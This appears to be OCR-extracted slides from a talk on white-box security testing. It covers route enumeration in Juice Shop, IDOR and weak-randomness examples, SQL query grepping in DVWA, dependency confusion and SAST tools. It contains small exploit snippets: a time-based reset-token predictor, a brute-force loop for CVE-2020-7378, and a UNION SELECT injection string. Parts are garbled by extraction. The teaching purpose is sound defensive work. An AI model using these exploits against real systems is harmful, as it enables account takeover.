Discovering Hidden Vulnerabilities using White-Box Security Testing

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


~\$ whoami

First things first ... What is pentesting?



Types of pentesting




Why whitebox?

- Test Coverage
- Analysis and depth
- Vulnerabilities that are hard to reach from black box perspective




Whoosh... abra cadabra



Where/What to start searching?

Documentation time!

Roles and Permissions Matrix	ernal Users	Administrator	Standard User	Accountant	Broker	Salesperson	ternal Client Users	Client Administrator	Client User
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Create user account		Х							
Set access to portal		Х							
Set access to finance system		X							
Create client account		X							
Set up-client account in portal		X							
Assign roles		X						X	
Set client occess to finance system		Х						X	
Update profile information		X	X	X	X	X		X	X
Update profile password		Х	X	X	X	X		Х	X
View access to client cata		Х	Х					X	X
Write access to client data								X	X
Create payment inquiries					X			X	X
Request payment deductions								X	X
Pay billing invoices	1							Х	X
View payment inquiries		X		X				X	X
View payment deductions		X		X				Х	X
View billing invoices		X		X	X	X		Х	X
leporting									
View schedule reports	1	X	X	X				X	X
Schedule reports		X							
Run ad-hoc reporting		X	X	X					
Manage global announcements	7	X	X						



Learning the attack surface

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                                                                                          TS server.ts > 1 then() callback
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app\.(post|get|delete|patch|put)\(
                                                                                          162 restoreOverwrittenFilesWithOriginals().then(() => {
                                                                                                    app.post('/api/Feedbacks', verify.forgedFeedbackChalle
  app.put(/api/reedbacks/:id , security.denyAii())
                                                                                                    app.post('/api/Feedbacks', captcha.verifyCaptcha())
   app.post('/api/Cards', security.appendUserId())
   app.get('/api/Cards', security.appendUserId(), payment.getPaymentMethods())
                                                                                                    app.post('/api/Feedbacks', verify.captchaBypassChaller
   app.put('/api/Cards/:id', security.denyAll())
  app.delete('/api/Cards/:id', security.appendUserId(), payment.delPaymentMethodById())
                                                                                                    app.post('/api/Users', (req: Request, res: Response,
   app.get('/api/Cards/:id', security.appendUserId(), payment.getPaymentMethodById())
                                                                                                     if (reg.body.email !== undefined && reg.body.passwor
  app.post('/api/PrivacyRequests', security.isAuthorized())
                                                                                                        if (req.body.email.length !== 0 && req.body.passwo
                                                                                                           reg.body.email = reg.body.email.trim()
   app.get('/api/PrivacyRequests', security.denyAll())
                                                                                                          req.body.password = req.body.password.trim()
   app.post('/api/Addresss', security.appendUserId())
                                                                                                           reg.body.passwordRepeat = reg.body.passwordRepea
   app.get('/api/Addresss', security.appendUserId(), address.getAddress())
   app.put('/api/Addresss/:id', security.appendUserId())
                                                                                                           res.status(400).send(res.__('Invalid email/passw
  app.delete('/api/Addresss/:id', security.appendUserId(), address.delAddressById())
   app.get('/api/Addresss/;id', security.appendUserId(), address.getAddressById())
   app.get('/api/Deliverys', delivery.getDeliveryMethods())
   app.get('/api/Deliverys/:id', delivery.getDeliveryMethod())
                                                                                                  Papp.post('/api/Users', verify.registerAdminChallenge)
   app.post('/rest/2fa/verify'
                                                                                                    app.post('/api/Users', verify.passwordRepeatChallenge
   app.get('/rest/2fa/status', security.isAuthorized(), twoFactorAuth.status())
                                                                                                    app.post('/api/Users', verify.emptyUserRegistration()
   app.post('/rest/2fa/setup',
  app.post('/rest/2fa/disable',
                                                                                                    app.use('/b2b/v2', security.isAuthorized())
   app.post('/rest/user/login', login())
                                                                                                    app.put('/api/BasketItems/:id', security.appendUserId
   app.get('/rest/user/change-password', changePassword())
                                                                                                    app.post('/api/BasketItems', security.appendUserId();
   app.post('/rest/user/reset-password', resetPassword())
   app.get('/rest/user/security-question', securityQuestion())
                                                                                                    app.delete('/api/Quantitys/:id', security.denyAll())
   app.get('/rest/user/whoami', security.updateAuthenticatedUsers(), currentUser())
                                                                                                    app.post('/api/Quantitys', security.denyAll())
   app.get('/rest/user/authentication-details', authenticatedUsers())
                                                                                                    app.use('/api/Quantitys/:id', security.isAccounting()
   app.get('/rest/products/search', search())
   app.get('/rest/basket/:id', basket())
                                                                                                    app.put('/api/Feedbacks/:id', security.denyAll())
   app.post('/rest/basket/:id/checkout', order())
                                                                                                    app.use('/api/PrivacyRequests', security.isAuthorized(
   app.put('/rest/basket/:id/coupon/:coupon', coupon())
                                                                                                    app.use('/api/PrivacyRequests/:id', security.isAuthori
   app.get('/rest/admin/application-version', appVersion())
```

Extracting the backend/frontend endpoints (approutes)

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                                                                                                 test > cypress > e2e > TS chatbot.spec.ts > ...
 describe('/
                                                                                                        describe('/chatbot', () => {
                                                                                                          PbeforeEach(() => {
                                                                                                            cy.login({ email: 'admin', password: 'adm

✓ TS administration.spec.ts test/cvpress/e2e 

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   describe('/#/administration', () => {

✓ TS b2bOrder.spec.ts test/cypress/e2e 1

                                                                                                           describe('challenge "killChatbot"', () =>
                                                                                                             it('should be possible to kill the chatbo
   describe('/b2b/v2/order', () => {
                                                                                                               cv.visit('/profile')

✓ TS basket.spec.ts test/cypress/e2e 

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                                                                                                                cy.get('#username').type(
   describe('/#/basket', () => {

✓ TS changePassword.spec.ts test/cypress/e2e 1

   describe('/#/privacy-security/change-password', () => {
                                                                                                                cy.get('#submit').click()
cy.visit('/#/chatbot')
   describe('/chatbot', () => {

∨ TS complain.spec.ts test/cypress/e2e 

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                                                                                                                cy.get('#message-input').type('hi').typ
                                                                                                                cy.get('#message-input').type('...').ty
   describe('/#/complain', () => {
                                                                                                                cy.get('#message-input').type('bye').ty

✓ TS contact.spec.ts test/cypress/e2e (1)

   describe('/#/contact', () => {
                                                                                                                cy.expectChallengeSolved({ challenge:

✓ TS dataErasure.spec.ts test/cypress/e2e 1

   describe('/dataerasure', () => {

✓ TS dataExport.spec.ts test/cypress/e2e 1

                                                                                                           describe('challenge "bullyChatbot"', () =>
   describe('/#/privacy-security/data-export', () => {
                                                                                                             it('should be possible to make the chatbo

✓ TS deluxe.spec.ts test/cypress/e2e 

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   describe('/#/deluxe-membership', () => {
                                                                                                                  (couponIntent: {

▼ TS directAccess.spec.ts test/cypress/e2e 1

                                                                                                                     utterances: string[]
   describe('/', () => {
                                                                                                                     intent: string

✓ TS forgedJwt.spec.ts test/cypress/e2e 1

                                                                                                                     answers: Array<{
   describe('/', () => {
                                                                                                                      body: string

✓ TS forgotPassword.spec.ts test/cypress/e2e (1)

   describe('/#/forgot-password', () => {

▼ TS geoStalking.spec.ts test/cypress/e2e 1

   describe('/#/photo-wall', () => {
                                                                                                                     cy.get('#username').type(

✓ TS login.spec.ts test/cypress/e2e 

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
                                                                                                                       f parseSpecialCharSequences: fal
```

```
→ ~ cat app.py | grep "app.route" | awk -F"[' ,]+" '{print $4 " - " $2}' | sort
GET - /
GET - /api/v1/templates
GET - /api/v2/profile
POST - /api/v1/template/edit
POST - /api/v2/login
POST - /api/v2/register
→ ~ ■
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
How framework handles HTTP requests? :

Some IDEs have a built in features:

@RequestMapping
@GetMapping
@PostMapping
@PutMapping
@DeleteMapping
@PatchMapping
@RestController
@Controller
@RequestParam
@PathVariable



Authorization/Authentication vulnerabilities






```
@Service
public class UserService {
    @Autowired
    private UserRepository userRepository;
    public void updatePassword(Long userId, String newPassword) {
       User user = userRepository.findById(userId).orElse(null);
        if (user != null) {
            user.setPassword(newPassword);
            userRepository.save(user);
@RestController
public class UserController {
    @Autowired
    private UserService userService;
    @GetMapping("/updatePassword")
    public String updatePassword(@RequestParam Long userId, @RequestParam String newPassword) {
       userService.updatePassword(userId, newPassword);
       return "Password updated successfully for userId: " + userId;
```

GET /updatePassword?userId=123&newPassword=hacked123

Which methods/features are generally vulnerable?



```
public void updatePassword(Long userId, String newPassword) throws IllegalAccessException {
        User user = userRepository.findById(userId).orElse(null);
        if (user == null) {
            throw new IllegalArgumentException("User not found.");
        if (!principal.getId().eguals(userId) && !principal.hasRole("ADMIN")) {
           throw new IllegalAccessException("You do not have permission to update this password.");
        user.setPassword(newPassword);
        userRepository.save(user);
public class UserController {
    @Autowired
   private UserService userService;
   @GetMapping("/updatePassword")
    public String updatePassword(@RequestParam Long userId, @RequestParam String newPassword) {
        try {
           userService.updatePassword(userId, newPassword);
            return "Password updated successfully for userId: " + userId;
```

} catch (IllegalAccessException e) {

} catch (IllegalArgumentException e) {
 return "Error: " + e.getMessage();

return "Access denied: " + e.getMessage();

Cryptographic failures









 Old algorithms are no longer considered best practise (MD5, SHA-1, regular DES encryptions)

 Using MITM vulnerable protocols (without SSL smtp, ftp, http)

Tip! You can craft regex to search each one them

Insecure Randomness (Are random functions, really random?)



From: hello@mmsmr.com

To: happyuser123@email.com



Your have requested to reset your password.

Click here to reset:

https://mssmr.com/forgot?token=5e884898da2804715

Regular built in random functions are never secure for sensitive actions (Random(), Math.Random() etc.)



Constructor Detail


Random

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compublic Random()

Creates a new random number generator. Its seed is initialized to a value based on the current time:
    public Random() { this(System.currentTimeMillis()); }

See Also:
    System.currentTimeMillis().
```

"Pseudo"



```
Project ▼
 exploit.js
              const { createHash } = require('crypto');
              var time = new Date();
                   console.log(
              createHash('sha256').update(time.getHours() + ":" +
              time.getMinutes() + "admin").digest('hex'));
```

```
$ node exploit.js
$ fc04c5c4e0c6a732b06375acb90026d5ee73072ead2ec2b45b8a3ced469a633
```






https://mssmr.com/forgot?token=fc04c5c4e0c6a732b06...







CVE-2020-7378

```
public void requestPasswordReset(UserHome userHome) throws ServiceException {
      String resetToken = Utils.getRandomBase62(40);
      String name = providerName + "/" + segmentName + " Password Reset";
      String resetConfirmUrl = webAccessUrl + (webAccessUrl.endsWith("/") ? "" : "/") +
"PasswordResetConfirm.jsp?t=" + resetToken + "&p=" + providerName + "&s=" + segmentName + "&id=" +
principalName;
      String resetCancelUrl = webAccessUrl + (webAccessUrl.endsWith("/") ? "" : "/") +
"PasswordResetCancel.jsp?t=" + resetToken + "&p=" + providerName + "&s=" + segmentName + "&id=" +
principalName;
```

CVE-2020-7378 Unverified Password Change Vulnerability

```
public static String getRandomBase62(int length) {
     String alphabet = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
    String s = "";
    for (int i = 0; i < length; i++) {
      s = s +
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopgrstuvwxyz".charAt(random.nextInt(62));
    return s;
```

https://{host}/PasswordReset.jsp?t=[RESET-TOKEN]&p=CRX&s=Standard&id=admin&password1=h4ck3d&password2=h4ck3d

```
// the exploit
int length = 40;
long start = Long.parseLong("START-UNIX-TIME");
long stop = Long.parseLong("END-END-TIME");
String token = "";

for (long l = start; l < stop; l++) {
  token = getRandomBase62(length, l);
  System.out.println(token);</pre>
```





Injections



OH, YES. LITTLE

BOBBY TABLES.

WE CALL HIM.

AND I HOPE

YOU'VE LEARNED

TO SANITIZE YOUR

DATABASE INPUTS.

Root of all evil

Improper handling of user input that is executed/displayed as code or commands by the application.

The same mistake usually the same on nearly all type of injections (SQLi, LDAP, SSTI, XSS, XXE and etc.)

Extracting the interesting queries

grep -rE "(SELECT|INSERT|UPDATE|DELETE).*?;" ./

```
→ E-commerce-project-springBoot git:(master2) X grep -rE "(SELECT|INSERT|UPDATE|DELETE).*?;" ./

./JtProject/src/main/java/com/jtspringProject/JtSpringProject/dao/cartProductDao.java: String sql = "SELECT product_id FROM cart_product WHERE cart_id = :cart_id";

./JtProject/src/main/java/com/jtspringProject/JtSpringProject/dao/cartProductDao.java: sql = "SELECT **FROM* product WHERE id IN (:product_ids)";
```

```
."Lnerabilities/authbypass/get_user_data.php:$query = "SELECT user_id, first_name, last_name FROM users
                                                                $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
                                                             $query = "SELECT * FROM 'users' WHERE user = '$user' AND password = '$pass';";
$data = $db->prepare( 'SELECT failed_login, last_login FROM users WHERE user = (:user) LIMIT 1;' );
$data = $db->prepare( 'SELECT * FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
$data = $db->prepare( 'UPDATE users SET failed_login = "0" WHERE user = (:user) LIMIT 1;' );
$data = $db->prepare( 'UPDATE users SET failed_login = (failed_login + 1) WHERE user = (:user) LIMIT 1;' );
$data = $db->prepare( 'UPDATE users SET failed_login = now() WHERE user = (:user) LIMIT 1;' );
= "SELECT * FROM 'users' WHERE user = '$user' AND password = '$pass';";
lnerabilities/brute/source/low.php: $query
                                                               $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
                                                               $insert = "UPDATE 'users' SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'
$insert = "UPDATE 'users' SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'
$insert = "UPDATE 'users' SET password = '" . $pass_new . "' WHERE user = '" . $current_user . "';";
                                                               $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
$data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
                                                               $insert = "UPDATE 'users' SET password = '$pass_new' WHERE user = '" . $current_user . "';";
                                                               $insert = "UPDATE 'users' SET password = '$pass_new' WHERE user = '" . $current_user . "';";
$query = "SELECT * FROM 'users' WHERE user='$user' AND password='$pass';";
$poiler: <span class="spoiler">?id=a' UNION SELECT "text1", "text2"- - @Submit=Submit</span>.
                                                               $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
                                                                                                   $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
                                                                                                   $stmt = $sqlite_db_connection->prepare('SELECT first_name, last_name FROM users WHERE user_id = :id LIMIT :
                                                                            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';"
                                                                           $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
                                                                                       $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
lnerabilities/sqli/source/medium.php:$query = "SELECT COUNT(*) FROM users;";
lnerabilities/sqli/test.php:$query ="SELECT * FROM users";
                                                               $query = "SELECT COUNT(*) FROM users:":
                                                                                       $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
                                                                                                              $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
                                                                                                              $stmt = $sqlite db connection->prepare(SELECT COUNT(first name) AS numrows FROM users WHERE user ic
                                                                                       $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';"
                                                                                       $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';"
                                                                                       $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
| lnerabilities/xss_s/source/high.php: | $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name');"; |
| lnerabilities/xss_s/source/low.php: $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name');"; |
| lnerabilities/xss_s/source/low.php: $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name');"; |
```

Dangerous Functions

JavaScript 'NodeJS'	Python	PHP	C/C++	C#	Java		
eval	eval	eval	execlp				
Function	exec	exec	execvp				
setInterval	subproces s.open	proc_o pen	ShellEx ecute				
setTimeout	subproces s.run	popen	popen				
constructor.co	os.system	shell_ exec					
child_process. exec	os.popen	passth ru	system	System.Diagnostics.P	Runtime.getRunti me().exec		
child_process. spawn		system	popen				

Dependency Confusion

NuGet (.NET), PyPi(Python), npm(NodeJS), maven(Java)

```
"dependencies": {
  "express": "^4.3.0",
  "dustjs-helpers": "~1.6.3",
  "continuation-local-storage": "^3.1.0",
  "auth-paypal": "^2.0.0",
"wurfl-paypal": "^1.0.0",
"analytics-paypal": "~1.0.0"
```

Verify package each source (inefficient way)


```
express@4.18.2 | MIT | deps: 31 | versions: 270
Fast, unopinionated, minimalist web framework
http://expressjs.com/
keywords: express, framework, sinatra, web, http, rest, restful, router, app, api

dist
   .tarball: https://registry.npmjs.org/express/-/express-4.18.2.tgz
   .shasum: 3fabe@8296e93@c796c19e3c516979386ba9fd59
   .integrity: sha512-5/PsL6iGPdfQ/lKM1UuielYgv3BUoJfz1aUwU9vHZ+J7gyvwdQXFEBIEIaxeGf@GIcreATNyBExtalisDbuMqQ==
   .unpackedSize: 213.9 kB
```

Explicitly set the each internal resolver

```
<settings>
<mirrors>
<mirrors>
<id>id>internal-repo</id>
<url>https://maven.example.com/repository/internal</url>
<mirrorOf>*</mirrorOf>
</mirror>
</mirrors>
</settings>
```

Finding bug generators




More bug sources eliminated



Less bug sources eliminated





O1 Implement SAST tools to automatically scan code for vulnerabilities during the development process. (Checkmarx, Veracode, Snyk, Sonar Oube and etc.)

O2
Set up CI/CD pipelines to automate the security testing and deployment process.

Manual Static Analysis

Semgrep

```
juice-shop/frontend/src/app/search-result/search-result.component.ts
)) typescript.angular.angular-route-bypass-security-trust.angular-route-bypass-security-trust
    Untrusted input could be used to tamper with a web page rendering, which can lead to a Cross-site
    scripting (XSS) vulnerability. XSS vulnerabilities occur when untrusted input executes malicious
    JavaScript code, leading to issues such as account compromise and sensitive information leakage.
    Validate the user input, perform contextual output encoding, or sanitize the input. A popular
    library used to prevent XSS is DOMPurify. You can also use libraries and frameworks such as Angular,
    Vue, and React, which offer secure defaults when rendering input.
    Details: https://sg.run/JpBW

151; this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam) // vuln-code-
    snippet vuln-line localXssChallenge xssBonusChallenge
```

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### Pattern: $X

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- patterns:

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GitLeaks

```
"Description": "Detected a Generic API Key, potentially exposing access to various services and sensitive operations.",
"StartLine": 24,
"EndLine": 24,
"StartColumn": 5,
"EndColumn": 30,
"Match": "secret = 'h0lyHandgr3nade'",
"Secret": "h0lyHandgr3nade",
"SymlinkFile": "",
"Commit": "ac11dd38cf84483608c03504a9f353fe2f4ed76f".
"Entropy": 3.5068905,
"Author": "Björn Kimminich",
"Email": "bjoern.kimminich@owasp.org",
"Date": "2014-09-30T11:19:49Z",
"Message": "added token based authentication\n\nfor now only protecting Basket and BasketItem entities",
"Tags": [],
"RuleID": "generic-api-key",
"Fingerprint": "ac11dd38cf84483608c03504a9f353fe2f4ed76f:server.is:generic-api-key:24"
```

+ there are might be a lot of FP results too ...



